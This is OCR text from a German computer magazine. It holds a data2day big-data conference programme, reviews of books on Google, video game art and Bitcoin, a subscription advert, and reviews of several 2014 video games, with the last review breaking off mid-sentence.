<http://youtu.be/qOw44VFNk8Y>  
(4:38 Minuten, englisch)

# Big Data ist mehr als nur Hadoop

Die neue Konferenz „data2day“ von iX, heise Developer und dem dpunkt.verlag richtet unter dem Motto Big, Fast und Smart Data erstmals den Fokus auf Anwender und Entwickler, die Big-Data-Projekte in der Praxis umsetzen oder umsetzen wollen. Dabei werden sämtliche Technologien und Entwicklungswerzeuge rund um das Framework Hadoop beleuchtet – aber auch vieles andere darüber hinaus.

## MITTWOCH, 26. NOVEMBER – KONFERENZ

Klaas Wilhelm Bolhöfer (The unbelievable Machine Company) Was Roboethik, Service Design und die Ramones mit Big Data zu tun haben!	Joerg Heidrich (Heise Zeitschriften Verlag) Big Data: Möglichkeiten und Grenzen aus rechtlicher Sicht
Nicolai Josuttis, Norbert Heußer (IT Communication, ParStream) Ad-hoc-Analyse für große Datenmengen in der Praxis	Bernd Fondermann (brainlounge) Hadoop 2 als universelle Data-Processing-Plattform
Klaas Wilhelm Bolhöfer (The unbelievable Machine Company ("um")) How to kill your big data project	Mikio Braun (streamdrill/TU Berlin) Konzepte und Tools für Data Science
Marcus Ross (Zahlenhelfer Consulting) Relational trifft Map/Reduce – Hadoop mit RDBMS verbinden	Dr. Christoph Böhm, Frank Kaufer (bakdata) Python und Big-Data-Frameworks
Dr. Kathrin Spreyer (inovex) Fusion der Welten: Hadoop als Data-Warehouse-Backend bei Pro7	Dr. Markus Lilienthal (Gesellschaft für Konsumforschung – GfK) R effizient mit großen Daten einsetzen
Benjamin Wiederkehr (Interactive Things) Die Kunst und Wissenschaft der Visualisierung	Michael Hausenblas (MapR Technologies) Lambda Architecture: Implementing the Speed Layer with Storm and Spark Streaming
Fabian Wilckens (MapR Technologies) Sicherheit in Hadoop-Umgebungen	Dr. Andreas Harth, Felix Leif Keppmann (KIT) Webweite Datenintegration mit Linked Data
Panel + Get-together	Pavlo Baron (codecentric) Data, ...., Profit

## DONNERSTAG, 27. NOVEMBER – KONFERENZ

Dr. Valentin Zacharias (Daimler TSS) Design Patterns für Analytics	Stephan Thiel (Studio NAND) Daten sichtbar machen	Dr. Lukas Pustina, Daniel Schneller (CenterDevice) Ceph Object Store, oder wie man terabyteweise Dokumente speichert
Jan Simon Grintsch (CGI, Deutschland) Sicheres Big Data	Stephan Reimann, Wilfried Hoge (IBM Deutschland) Video- und Sensoranalyse in Echtzeit mit InfoSphere Streams, OpenCV und R	Pieter Hintjens (iMatrix) ZeroMQ: Sex in title and other lies
Marc Anger (StatSoft (Europe), Projekt in der OTTO-Group) Modellmanagement – eine neue Aufgabe im Big-Data-Szenario	Volker Janz (InnoGames) Big Game Data: Skalierbare und fehlertolerante Event-Tracking-Architektur	Peter Neubauer (Mapillary) Mapillary: Pragmatisches Big Data mit Neo4j, CQRS und Event Sourcing
Peter Hintjens (iMatrix) The Future: days of darkness, or days of light?		
Volker Stümpflen (Clueda) In Echtzeit von Big Data zu Smart Knowledge	Martin Spindler (Internet of People) Die Instrumentierung der Welt – Big Data zwischen Strahlungsmessung und iBeacons	Christian Johannsen (DataStax) Apache Cassandra and DataStax
Daniel Wrigley (SHL) Apache Solr – die Moderne Open-Source-Suchtechnologie und deren Relevanz im Big-Data-Umfeld	Hans-Peter Zorn (inovex) Textanalyse mit Apache UIMA und Hadoop	Artus Krohn-Grimberghes, Martin Vach (LYTIQ GmbH/Universität Paderborn, Microsoft Deutschland) Azure ML - the new cloud-based Machine Learning platform by Microsoft
Michael Hunger (Neo Technology / Neo4j) Mehrdimensionale Datenanalyse mit Graphdatenbanken	Dr. Patrick Peschlow (codecentric) Elasticsearch erfolgreich skalieren	

## FREITAG, 28. NOVEMBER – TUTORIALS


Mikio Braun, Dr. Paul von Bünnau (streamdrill/TU Berlin, idalab) Einführung in Data Science	Stephan Thiel (Studio NAND) Datavisualisierung mit D3.js	Bernd Fondermann (brainlounge) Hadoop 2 für Entwickler
---	--	--



London 2014  
John Murray  
286 Seiten  
19 €  
(Epub/Kindle-  
E-Book: 13 €)  
ISBN 978-1-  
4447-9247-8



Hamburg 2014  
Ear Books, Edel  
Germany  
380 Seiten  
50 € (mit 25-  
cm-Vinylschall-  
platte und MP3-  
Downloadcode)  
ISBN 978-3-  
9435-7309-1



Köln 2014  
O'Reilly  
204 Seiten  
13 €  
ISBN 978-3-  
9556-1650-2

Eric Schmidt & Jonathan Rosenberg  
with Alan Eagle

## How Google Works

Über Google wurden schon etliche Bücher geschrieben. Das Besondere an „How Google Works“: Es gibt die Innen-Perspektive zweier Top-Executives wieder. Jonathan Rosenberg hat die verschiedenen Bereiche des Internet-Riesen geleitet, Eric Schmidt war von 2001 bis 2011 CEO des gesamten Unternehmens. Das derzeit nur im englischen Original verfügbare Buch vermittelt ein Gefühl für das Besondere bei Google, seine Firmenkultur und seine Mitarbeiter.

Details über die Produkte oder die Technik des beherrschenden IT-Unternehmens findet man kaum. Es geht vielmehr um seine wichtigste Ressource: die mittlerweile etwa 45 000 Mitarbeiter, von denen mehr als 50 Prozent Techniker sind. „Smart Creatives“ nennen Rosenberg und Schmidt ihre Idealvorstellung von Angestellten. Gefragt sind vielseitige Technik-Generalisten, die nicht nur theoretisch Systeme entwerfen, sondern diese auch verwirklichen. Zugleich will man teamfähige Nerds, die immer alles hinterfragen. Entsprechend aufwendig ist der Einstellungsprozess, mit dem Google seine Mitarbeiter aus der Masse der Bewerber auswählt.

Ein weiterer Schlüssel von Googles Erfolg ist die extrem offene Firmenkultur. Dazu gehört, dass jeder Mitarbeiter, auch der CEO, einmal im Jahr eine Selbstbeurteilung veröffentlicht. Außerdem kann jedermann im Intranet Informationen über alle, auch unfertige Projekte abrufen. Große Einzelbüros sind verpönt – die Mitarbeiter sollen sich eher fühlen wie auf einem vollen Uni-Campus.

Schmidt und Rosenberg haben der Versuchung, sich selbst zu beweihräuchern, nicht durchgängig widerstehen können. Das Buch bietet manche Standardratschläge, die man in üblichen Businessratgebern lesen kann. Dann wieder finden sich Einsichten, die jedem Bekannten zuwiderlaufen: Lieber etwas Großes, Neues erfinden statt auf Bewährtes zu setzen! Businesspläne? Taugen in der disruptiven Welt von Google nichts. Marktforschung? Die eigene Vision ist besser. (jo)

Stephan Günzel

## Push Start

### The Art of Video Games

So haben wir Computerspielgrafik noch nie gesehen: in einem wuchtigen Bildband großformatig zu Papier gebracht. Dr. Stephan Günzel, unter anderem Leiter des Studiengangs Game Design an der privaten Berliner Technischen Kunsthochschule, hat 215 Beispiele der Grafik von Konsolen-, Computer- und Automatenspielen versammelt: von Dig Dug bis House of the Dead 2, von Super Mario 64 über GTA 2 bis zu Halo 5. Geordnet nach nicht immer stimmigen Epochen geben sich hier grotesk wirkende Riesenpixel bei Atari-2600-Spielen und hochauflösend dargestellte Science-Fiction-Schauplätze ein Stelldichein.

Zu jeder Epoche liefern kurze Texte in Englisch und Deutsch eine Einstimmung. Am Schluss spürt Günzel der gestalterischen Notwendigkeit nach, die sich aus der Verbindung von Darstellung und Technik ergibt. So würden die Games die Bildgeschichte der Kunst von hinten her aufrollen und sich gewissermaßen von der Abstraktion zur Gegenständlichkeit entwickeln. Einen ähnlichen Weg sei die Spielermusik gegangen. Die acht Musikstücke auf der beiliegenden neongelben Schallplatte stammen schwerpunktmäßig aus japanischen Konsolenspielen. Statt Originalaufnahmen gibt es hier allerdings auf Tanzbarkeit getrimmte Neueinspielungen. Vinylverächtern erlaubt die beiliegende Codekarte den Download des Materials in MP3-Form.

„Push Start“ setzt den Ausdrucksformen der digitalen Spiele ein beeindruckendes Denkmal, trotz etlicher Fehler und Ungenauigkeiten in technischer und argumentativer Hinsicht. Manches angeblich frühe Beispiel zeigt tatsächlich eine spätere Umsetzung. Die Angaben zu Systemplattformen sind inkonsistent und unvollständig, die theoretischen Ausführungen ziemlich holzschnittartig. Aber das Ganze durchzublättern und mit dem Auge des Kunstbetrachters zu genießen macht nicht nur Spielefans Freude. (Beate Barrein/psz)

Jörg Platzer

## Bitcoin – kurz & gut

Seit 2011 nimmt die Bar „Room 77“ im Berliner Stadtteil Kreuzberg Zahlungen in Bitcoins an – und dürfte damit als erstes Lokal überhaupt Kryptogeld akzeptiert haben. Nun legt der „Room 77“-Besitzer und Bitcoin-Evangelist Jörg Platzer nach: Mit dem Buch aus O'Reillys „kurz & gut“-Reihe hat er eine Einführung verfasst, die die komplexe Technik sowie das Ökosystem der digitalen Währung vorstellt.

Platzer versteht es, die Konzepte hinter dem dezentral organisierten System auf ein verständliches Niveau herunterzubrechen. In Schritt-für-Schritt-Anleitungen hilft er seinen Lesern über die Einstiegshürden hinweg, die etwa den Kauf von Bitcoins oder die Wahl der richtigen Wallet-Software betreffen. Begriffe wie Blockchain und Mining erklärt er anschaulich. Auch anspruchsvollere Themen wie der Betrieb einer Offline-Wallet über den Client Armory kommen zur Sprache. Zur Auflockerung tragen die eingestreuten Interviews mit Entwicklern und anderen Akteuren der Bitcoin-Community bei.

Einen neutralen Blick vermittelt Platzer allerdings nicht. Aus seinen politischen Überzeugungen macht er keinen Hehl – so ist vom Versagen des herrschenden Finanzsystems und „monetärer Oppression“ die Rede. Und obwohl es auch Probleme der Kryptowährung benennt, strotzt das Buch nur so vor Enthusiasmus: Bitcoin sei „das beste Geld“, das sich in einer Informationsökonomie denken lasse. Wer sich an dieser Art von Jubel stört, muss öfter mal weiterblättern.

Insgesamt gelingt Platzer das Kunststück, einen laientauglichen Rundumschlag abzuliefern, mit dem er alle wesentlichen Punkte der Bitcoin-Nutzung gut abdeckt. Große technische Tiefe darf man nicht erwarten. Aber wer sich für die Materie interessiert und nicht schon seit Jahren in Kryptomailing-Listen und auf Bitcointalk.org zu Hause ist, wird diese komprimierte Einführung sehr zu schätzen wissen. Für die zweite Auflage wäre dem Buch ein aufmerksamer Lektorat zu wünschen: Bisweilen stören Tippfehler und Schachtelsätze den Lesefluss. (axk)

# c't-Abo -> neu erleben -> mit der c't-Netzwerkkarte



## Das lohnt sich für Sie als c't-Abonnent:

- Ein Artikel aus der aktuellen c't schon vor dem Druck **als Download**
- **15 % Rabatt** auf die Teilnahmegebühr ausgewählter heise-Events
- **Versandkostenfreier** Einkauf im heise shop
- **Wechselnde Aktionen**, z. B. Gewinnspiele oder weitere Rabatte
- Bis zu **15 % Rabatt** auf viele Artikel im heise shop
- **40 % Rabatt** auf alle Jahres-Archiv-DVDs „c't rom“

[www.ct.de/netzwerkkarte](http://www.ct.de/netzwerkkarte)



Achten Sie künftig in der c't und auf unserer Web-Site auf dieses **Symbol** und freuen Sie sich über neue Angebote – exklusiv für Sie als Inhaber der c't-Netzwerkkarte.

**Jetzt c't abonnieren und c't-Netzwerker werden!**

[www.ct.de/netzwerkkarte](http://www.ct.de/netzwerkkarte) · [leserservice@heise.de](mailto:leserservice@heise.de) · Telefon: 040 3007 3525

## Monderlebnisse

Die Söldnerin Athena ist in der Stadt Sanctuary an einen Pfahl gefesselt und wird von der Sirene Lilith verhört. Athenas Erzählung führt zurück auf die unter schwerem Beschuss stehende Hyperion-Raumstation Helios. Dort beginnt das Abenteuer für den Spieler, der sich aus den vier spielbaren Charakteren einen aussucht, in dessen Rolle er schlüpft. Zur Auswahl stehen Athena, Wilhelm, Nisha und ein modifizierter Clap-



trap – jeder von ihnen hat typische Fähigkeiten.

**Borderlands: The Pre-Sequel** eignet sich nicht nur für Leute, die Borderlands 1 oder 2 gespielt haben. Die Handlung ist zwischen den beiden bisherigen Spielen angesiedelt. Neulingen kann der Sinn mancher Anspielungen verborgen bleiben; einiges werden sie erst im Verlauf der



Handlung richtig einordnen können. Aber das schmälert den Spielspaß nicht.

Auf Helios wird man in die Steuerung eingewiesen, dann wechselt der Schauplatz: Auf Elpis, dem Mond der vorherigen Spielwelt Pandora, gilt es gegen endlose Horden von Feinden zu bestehen und Quests zu lösen. Dabei erlebt man, wie Handsome Jack, der Oberschurke des zweiten Spiels, zu seiner Macht gekommen ist. Neu sind Laserwaffen, Mondfahrzeuge sowie die physikalischen Bedingungen: Die geringe Gravitation erlaubt große Sprünge, und mangels Atemluft in der Atmosphäre muss man ein „Oz-Kit“ tragen, welches regelmäßig mit Sauerstoff nachgefüllt werden muss.

Ansonsten bietet das Pre-Sequel nur wenig Eigenes. Die Spielmechanik sowie die Balance von Kampfsituationen und handlungsprägenden Entscheidungen ähneln Borderlands 2 stark. Allerdings konnte man dort schneller zu neuen interessanten Gegenständen kommen. Dafür ist das neue Spiel in

puncto Dialoge interessanter. Man ist nicht mehr nahezu stumm, sondern spricht auch mal mit einem Auftraggeber. Zudem geben Figuren Kommentare zur Spielhandlung ab – beispielsweise Lilith. Erhalten geblieben ist der charakteristische Borderlands-Humor. Insgesamt fügt sich das Pre-Sequel gut in die Reihe ein und macht viele Stunden lang Spaß.

(Kai Wasserbäch/psz)

**ct** Weitere Bilder: [ct.de/y84j](http://ct.de/y84j)

### Borderlands: The Pre-Sequel

Vertrieb	2K/Gearbox/Aspyr, borderlandsthegame.com
Betriebssystem	Windows 8, 7, Vista, XP; Mac OS X ab 10.9; Linux
Hardware-anforderungen	2,4-GHz-Dual-Core-System, 2/4 GB RAM, 512-MB-Grafikkarte
Kopierschutz	Online-Aktivierung und -Registrierung über Steam
Mehrspieler	4 kooperativ online/LAN
Idee	⊖
Umsetzung	⊕
Spaß	⊕
Dauermotivation	⊖
Deutsch • USK 18 • 50 €	
⊕⊕ sehr gut	⊕ gut
⊖ schlecht	⊖⊖ sehr schlecht

## Koloniale Konkurrenz

In naher Zukunft ist die Erde am Ende. Die Menschheit bricht in den Weltraum auf. Schon die erste neue Welt, die man kolonisiert, zeigt sich von ihrer ungastlichen Seite: Giftiges Miasma bedeckt den Boden und aggressive Tierarten wie Meerdreichen und Wolfskäfer bedrohen die Kolonien.

Mit **Civilization: Beyond Earth** knüpft Entwickler-Altmeister Sid Meier an sein 1999er „Alpha Centauri“ an, das ebenfalls die Eroberung des Alls zum Thema hatte. Die acht konkurrierenden Fraktionen lehnen sich



locker an die irdische Geschichte an – das Spektrum reicht von der Slawischen Föderation bis zur Panasiatischen Kooperative. Man sieht, dass selbst der Aufbruch ins All die Menschheit nicht einen konnte. Der Spieler wählt aus den Parteien zunächst einen Sponsor und entscheidet sich für Schwerpunkte der Kolonisierung. Er kann drei Leitmotiven folgen: „Reinheit“ zielt auf die Anpassung der neuen Welt an den Menschen, „Harmonie“ auf eine Koexistenz mit der fremden Umgebung. Bei „Vorherrschaft“ dagegen stehen Fortschritt und Unabhängigkeit für die Kolonie im Mittelpunkt. Die Konzentra-



tion auf eines dieser Motive bringt die schnellsten Entwicklungsschübe.

Von Anfang an ist das Spiel komplex. Es gibt sechs Schwierigkeitsgrade; Ungeduldige können sogar einen Zeitraffer-Modus einstellen. Ein großes Technologie-Netz bietet 85 Forschungsbereiche an, von Gentechnik bis Terraforming. Der interaktive „Berater“ ist hilfreich, dennoch wünscht man sich oft noch mehr Unterstützung – so würde etwa eine Liste aktiver Einheiten den Überblick erleichtern. Fortwährend muss man in Mini-Quests Entweder-oder-Entscheidungen treffen, die die

neue Zivilisation prägen und Wiederbeschaffungswert schaffen.

Viel lässt sich durch diplomatische Beziehungen ausrichten: Die verfügbaren Aktionen reichen vom Feilschen über Spionage bis zum offenen Krieg. Auch für Freunde von Mehrspielerpartien wird einiges geboten: Zur Auswahl stehen sieben Typen von Maps mit unterschiedlicher Topografie, auf denen sich zwischen zwei und acht Spielern tummeln können. Sogar die Spielweise lässt sich wählen: Es gibt ein rundenorientiertes Modell, eines für gleichzeitige Züge und eine Mischform.

(Stephan Greitemeier/psz)

### Sid Meier's Civilization: Beyond Earth

Vertrieb	2K, <a href="http://www.civilization.com/de/games/civilization-beyond-earth/">www.civilization.com/de/games/civilization-beyond-earth/</a>
Betriebssystem	Windows 8,7, Vista, XP
Hardware-anforderungen	Mehrkernsystem, 2 GByte RAM, 256-MByte-Grafik
Kopierschutz	Online-Aktivierung über Steam
Mehrspieler	2 bis 8 online
Idee	⊖
Umsetzung	⊕
Spaß	⊕
Dauermotivation	⊕
Deutsch • USK 12 • 50 €	

## Nur für Schwindelfreie

Die Welt ist fort. Alles, was übrig bleibt, ist ein gewaltiger Turm, der sich in den Himmel schraubt. Schwebende Strukturen versprechen Halt, doch jeder Fehltritt führt in den gähnenden Abgrund. Mit einer „SwitchGun“ kann man Katapulte an- und Selbstschussanlagen abstellen. Verspricht die Spitze Erlösung? Egal, es gibt nur einen Weg: nach oben.

Mit **DeadCore** betritt das französische Entwicklerteam 5 Bit Games unsicheren Boden,

denn Jump'n'Run-Puzzler aus First-Person-Perspektive sind keine Erfolgsgaranten. Bei manchen Titeln verdirbt die Steuerung den Spaß. Etwas Geduld mit sich selbst muss der Spieler auch bei DeadCore haben. Da er die Füße der eigenen Spielfigur nicht sieht, geraten seine Sprünge schnell zum Himmelsturzkommando. Der gewaltige Abgrund sorgt von Beginn an für feuchte Handflächen. Aber irgendwann wird deutlich, dass



DeadCore aus dem Kletter/Hüpft/Ausweich/Schalterrätsel-Spielprinzip sehr viel macht. Tödliche Rotoren, verborgene Kanonen, horizontale Beschleuniger wollen überwunden oder geschickt genutzt werden. Parallel zur wachsenden Trittfestigkeit erhält der Spieler im Lauf der Zeit neue Fertigkeiten wie den Doppelsprung, die ihm mehr Handlungsfreiheit verschaffen.

Selbst ein Sturz muss nicht das Ende bedeuten. Oft kann man sich doppelspringend noch auf eine tiefere Ebene retten, von der aus man den Weg erneut sucht. Dabei agiert man freier als auf der komplexen, aber geradlinigen Hauptroute. Der Nachteil: Man kann in Sackgassen geraten, denen man nicht einmal durch absichtliche Stürze entgeht. Die SwitchGun feuert nur eine begrenzte Anzahl von Schüssen ab, und wenn man sich von einer Drohne in eine Ecke drängen lässt, geht bald gar nichts mehr.

Die Anleihen, die die Entwickler bei Portal gemacht haben, sind überdeutlich. Es fehlen jedoch entscheidende Elemente, die geholfen haben, das Valve-Rätselspiel besonders beliebt zu



machen: Story und Figuren. Man folgt den projizierten Anweisungen. Die einzigen aufkommenen Emotionen sind Höhenangst und – gelegentlich – Frustration. Schlichtweg atemberaubend ist allerdings die Grafik. Der frei schwebende Turm mit seinen verzierten Kuben erinnert an schräge filmische Horror-Szenarien. Für geduldige Geschicklichkeitspuzzler bietet das eigenwillige DeadCore reizvolle Betätigung. (Stephan Greitemeier/psz)

### DeadCore

Vertrieb	Bandai Namco, <a href="http://www.deadcore-game.com">www.deadcore-game.com</a>
Betriebssystem	Windows 8.7, Vista, XP; Mac OS X 10.9; Linux: Ubuntu 14.04
Hardware-anforderungen	Mehrkerndystem, 3 GByte RAM, 512-MByte-Grafik
Kopierschutz	Online-Aktivierung über Steam
Idee	○
Spaß	○
Umsetzung	⊕
Dauermotivation	○
1 Spieler • Englisch • USK 12 • 10 €	

## Zwergenrenner

Lange bevor fotorealistische Reifenquälerei am Bildschirm mein Herz höher schlagen ließ, war ich bereits Rennmeister: Mit handgeschobenen Spielzeugautos raste ich über die Hindernisstrecken des heimischen Esstisches, durch Teppich-Tundren und die Steilküste der Badewanne entlang. **Toybox Turbos** bringt mich virtuell zurück in jene Tage: In der Tradition von „Micro Machines“ lässt es Miniaturrennen auf dem Computerbildschirm so richtig aufdrehen.

Küchenküche, Frühstückstisch, Klassenraum und Kinderzimmer



bieten insgesamt 18 einfallsreich gestaltete Rennstrecken. Vorbei an, durch und über Toaster, Pfannen und Geschirr geht die wilde Jagd. Flüssigkeiten wie verschütteter Ketchup erhöhen den Grip, während Seifenlauge einen Wagen ins Schleudern bringt. Jeder der sieben Levels lässt sich in sechs Modi spielen: Auf zwei regulären Rennstrecken muss man sich gegen Konkurrenten durchsetzen, außerdem gibt es einen Zeitfahrmodus, einen Überholmodus und die „Flucht“, bei der es gilt, sich vor einer wabernden blauen Welle in Sicherheit zu bringen. Den Abschluss bildet immer die „Auscheidung“, ein Duell gegen den Level-Boss. Offroader, Trucks oder Panzer kann man besiegen und in den eigenen Stall überführen.

Das Spektrum der 35 Vehikel im Spiel reicht von Mähdreschern über Luftkissenfahrzeuge bis zur Marssonde. Fahreigenschaften variieren stark, und gerade das Lenken der behäbigen Baufahrzeuge ist eine echte Herausforderung. Lila Geschenkboxen bringen Extras wie Hammer oder Beschleuniger.

Das turbulente Spiel macht mächtig Laune. Ein Problem ist allerdings die Kameraperspektive, die den Blick stark einschränkt. Dadurch wird vorausschauendes

Fahren fast unmöglich, was sich gerade beim Flucht- oder Auscheidungsmodus ungünstig auswirkt. Andererseits hat man den Verlauf der kurzen Strecken schnell im Kopf. Wer mag, kann auf 3D-Pracht verzichten und die klassische Draufsicht wählen. Das Niveau der computergesteuerten Gegner steigt rasch an – das Meistern der Levels ist also keineswegs ein Kinderspiel, sondern bringt auch erwachsene Gasgeber ins Schwitzen.

(Stephan Greitemeier/psz)



## Meuchelnder Kobold

Im Action-Adventure **Styx: Master of Shadows** begibt sich ein Kobold auf eine gefährliche Diebstour. Styx möchte das mächtige Herz des Weltenbaums stehlen, der in einem Turm inmitten einer Steampunk-Stadt wächst. Dazu muss der hässliche Knilch in umfangreichen Missionen an mittelalterlichen Wachen vorbeischleichen und seine Zauberkräfte einsetzen. So lernt er im Verlauf seines Beutezugs, Gegner mit Doppelgängern abzulenken oder sich selbst auch mal für kurze Zeit unsichtbar zu machen.

Im Unterschied zu Thief und anderen Schleichspielen steuert der Spieler Styx wie in einem 3D-Jump&Run aus der Verfolger-

perspektive. Der Kobold kriecht durch Belüftungsrohre, balanciert über Dachbalken und klettert behende Wände hinauf. Dabei muss der Spieler genau aufpassen, nicht ins Leere zu greifen oder in einen Abgrund zu fallen, was eine elend lange Ladezeit vor dem nächsten Versuch nach sich zieht.

Damit sich Styx in den weit verzweigten Geschossen nicht verläuft, zeigt ihm stets ein Pfeil die Richtung zum nächsten Zielabschnitt. Wie er dorthin kommt und mit welchen Tricks er sich an den Wachen vorbei stiehlt, bleibt dem Spieler überlassen. Um nicht entdeckt zu werden, gilt es, leise zu schleichen und Fackeln zu löschen. Wegen der unberechenbaren KI weiß man allerdings nie, wie vorsichtig man sich bewegen sollte. Mal entdecken die Wachen Styx schon von Weitem und finden ihn selbst in seinem Schrankversteck, ein anderes Mal nehmen sie jedoch keinerlei Notiz von ihm, selbst wenn er neben ihnen die Tür aufreißt und einen Kollegen erdolcht.



Im Kampf kann Styx vielleicht noch gegen eine einzelne Wache bestehen. Wegen der plumpen Gefechtssteuerung sucht er jedoch bei mehreren Gegnern besser das Weite. Am besten lässt man sich erst gar nicht auf Konfrontationen ein, dann gibts am Ende der Mission auch Bonuspunkte, wenn man weder entdeckt wurde noch eine Wache erstochen hat.

Die gotischen Paläste, Bibliotheken und Maschinenhallen setzen die Entwickler atmosphärisch düster in Szene. Allerdings wirken die Figuren steif und ihre Mimik wie auch ihre sich wiederholenden Ausrufe sind nicht auf der Höhe der Zeit.

Immerhin kann der englische Sprecher mit seinen bissigen Sprüchen Styx einiges an Persönlichkeit einhauchen, wenn auch an einer deutschen Synchronisation gespart wurde.

Rund 15 Stunden sollte man für das Abenteuer einkalkulieren, das selbst auf dem leichtesten Schwierigkeitsgrad genügend knifflige Passagen enthält. Aufgrund der Atmosphäre und einiger spielerischer Tricks mit den Doppelgängern werden Genre-Fans gut unterhalten. Zum ganz großen Beutezug reicht es aufgrund der unberechenbaren KI und der altmodischen Inszenierung jedoch nicht.

(Peter Kusenberg/hag)

### Styx: Master of Shadows

Vertrieb	Focus Interactive
System	Windows, PS4, Xbox One
Idee	⊕ Umsetzung
Spaß	○ Dauermotivation
1 Spieler • deutsche Untertitel • USK 16 • 30 €	
⊕⊕ sehr gut	⊕ gut
⊖ schlecht	⊖⊖ sehr schlecht

## Kirmes-Apokalypse

Im Actionspiel **Sunset Overdrive** besiegt der Spieler nach einer Katastrophe haufenweise Mutanten, während er durch eine kunterbunte US-Großstadt namens Sunset City skatet. Verantwortlich für das Desaster ist die Firma FizzCo, deren Energydrink gewöhnliche Menschen in Säure speiende Monster verwandelt. Der Spieler wählt eine Spielfigur, zieht sie lustig an und stürzt sich als vollbärtiger Knilch im gelben Glockenrock ins Getümmel.

Im Hauptquartier leisten ein paar hippe Typen Widerstand gegen die Zuckerplörre-Mutanten. Für sie muss der Spieler Delikatessen und Technikspielzeuge heranholen. Im Austausch dafür gibts Waffen, Munition und andere Hilfsmittel. Um den Mutanten aber nicht zum Opfer zu fallen, heißt es, immer in Bewegung zu bleiben: Wie in Segas Jet Set Radio skatet und grindet der Held auf Treppengeländern, Stromkabeln und Röhren quer

durch die riesige Stadt. Er springt über Autodächer, wirbelt durch Mutantenpulks und heizt ihnen mit Schlagstöcken und Knarren ein. Passend dazu dröhnt rotziger Skater-Pop-Punk aus den Lautsprechern.

Im Spielverlauf werden die Wünsche der überkandidelten Nerds immer wahnwitziger. Also müssen größere Kaliber her, die spektakuläre Explosionen verursachen. Der Spieler bekommt sie im Tausch für Punkte, die er für



### Sunset Overdrive

Vertrieb	Microsoft
System	Xbox One
Mehrspieler	8 online
Idee	○ Umsetzung
Spaß	⊕ Dauermotivation
Deutsch • USK 16 • 70 €	

besonders elegante und gekonnte Spielzüge erhält. Allerdings bedarf es dazu aufgrund der etwas eigenwilligen Steuerung einiger Übung.

Sunset Overdrive nimmt sich selbst gehörig auf die Schippe. Die bizarre Figuren klopfen selbstironische Sprüche. Lustig sind die zahlreichen Animationen, etwa wenn die Spielfigur explosive Teddybären verschießt oder nach einem Patzer in einer Telefonzelle wiederbelebt wird.

Der knallbunte Comic-Look sieht klasse aus, auch wenn die Bildrate auf der Xbox One hier

und da etwas stockt. Während man sich in der mit apokalyptischen Kirmesattraktionen volgpropfen Stadt gut zurechtfindet, wirken die Menüs arg unübersichtlich.

Im Online-Modus verteidigen bis zu acht Spieler eine Basis gegen Mutanten oder erobern ein Gebäude. Der gemeinsame Kampf gegen die Computermonster macht durchaus Spaß. Team- und Death-Match-Modi, in denen Spieler sich gegenseitig einheizen, sucht man jedoch vergeblich.

Sunset Overdrive brennt ein chaotisches Feuerwerk ab und ist eine überkandidelte Alternative zu den sonst so ernsten Shootern – man darf nur keine (dramatischen) Handlung erwarten.

(Peter Kusenberg/hag)

## Bizarrer Episoden-Kitsch

Hidetaka „Swery“ Suehiro ist insidern für sein bizarres Deadly Premonition bekannt. Das Episoden-Adventure **Dark Dreams Don't Die** (D4) führt den surrealen japanischen Trash-Stil fort. Absonderlich ist es nicht nur wegen der abgedrehten Figuren, denen Detektiv David Young bei den Ermittlungen zum Mord an seiner Frau begegnet, sondern auch wegen der Steuerung per Kinect-Kamera. Mit Greif- und Wischgesten versucht der Spieler, Hinweise zu erwischen und sich wie in alten Myst-Abenteuern in den Räumen an vorgegebenen Punkten voranzuhangeln. Wird die Action wilder, muss er

schnell auf sogenannte Quick-Time-Events reagieren. Das klappt auch im Sitzen ganz passabel. Wer die Xbox One ohne Kinect besitzt, kann auch per Gamepad spielen und die Handbewegungen mit den Analogsticks nachahmen.

Die übertrieben trashige Handlung ist die reinste Freak-Show: Alle paar Minuten trifft Young auf eine neue absurde Figur. Seine Mitbewohnerin verhält sich wie eine Katze und bringt ihm eine tote Maus zum Essen mit. In einem Flugzeug schlägt er wenig später mit einer



Beinprothese einen Baseball und haut damit einem Drogendealer das Glasauge aus.

Während die Handlung den Charme eines Uwe-Boll-Remakes von einem David-Lynch-Film versprüht, beschränkt sich das eigentliche Spiel auf das Antippen von Hinweisen und Antworten sowie das gelegentliche Herumfuchteln in Actionszenen.

Der Spieler wird in die Rolle des Beobachters gedrängt, der ab und zu eingreifen muss, um die Handlung weiter voranzubringen.

Nach rund fünf Stunden enden die ersten beiden Episoden mit einem Cliffhanger. Leicht zu goutieren ist das Episodenspiel keinesfalls. Letztlich ist man trotz des dürftigen Spielkonzepts aber neugierig, was für absurde Szenen als Nächstes kommen.

(Peter Kusenberg/hag)

### Dark Dreams Don't Die

Vertrieb	Microsoft
System	Xbox One
Idee	⊕
Spaß	⊖
Umsetzung	
Dauermotivation	
1 Spieler • deutsche Untertitel • USK 16+ 15 €	

## Das letzte Pixel

Jasper Byrnes Hommage an Silent Hill erschien für den PC bereits vor zwei Jahren. Jetzt ist **Lone Survivor** auch für die Wii U erhältlich und hat seither nichts von seiner beklemmenden At-


mosphäre eingebüßt. Man mag zwischen den groben, schlecht beleuchteten Pixeln kaum etwas erkennen. Die verstörenden Details spielen sich dank der grandiosen Soundkulisse im Kopf ab: Dumpfes Rauschen, Pochen und Wummern lassen ihn einen Albträumen.

Die namenlose Spielfigur ist angeblich der letzte Überlebende und steckt als solcher in seinem Apartment in einer prekären Situation: Draußen schlurfen unheimliche Wesen über die Korridore, denen es nach (vergamtem) Fleisch gelüstet. Doch

wenn der Spieler sich einfach nur im Zimmer verkriecht, wird er elendig verhungern. Also muss er raus und Lebens- und andere Hilfsmittel suchen.

Mühsam orientiert sich der Spieler auf der groben Karte und versucht, einen Weg vorbei an den Schreckgestalten auszukundschaften. Stets muss er abwägen, wie weit er sich heraustraut. Denn wenn die Müdigkeit zu groß wird, verschwimmt der Bildschirm und er muss wieder ins Apartment, um zu schlafen und das Spiel zu speichern.

Lone Survivor überlässt dem Spieler weitgehend, wie er die surreale Welt erkundet und ihre Geheimnisse nach rund fünf



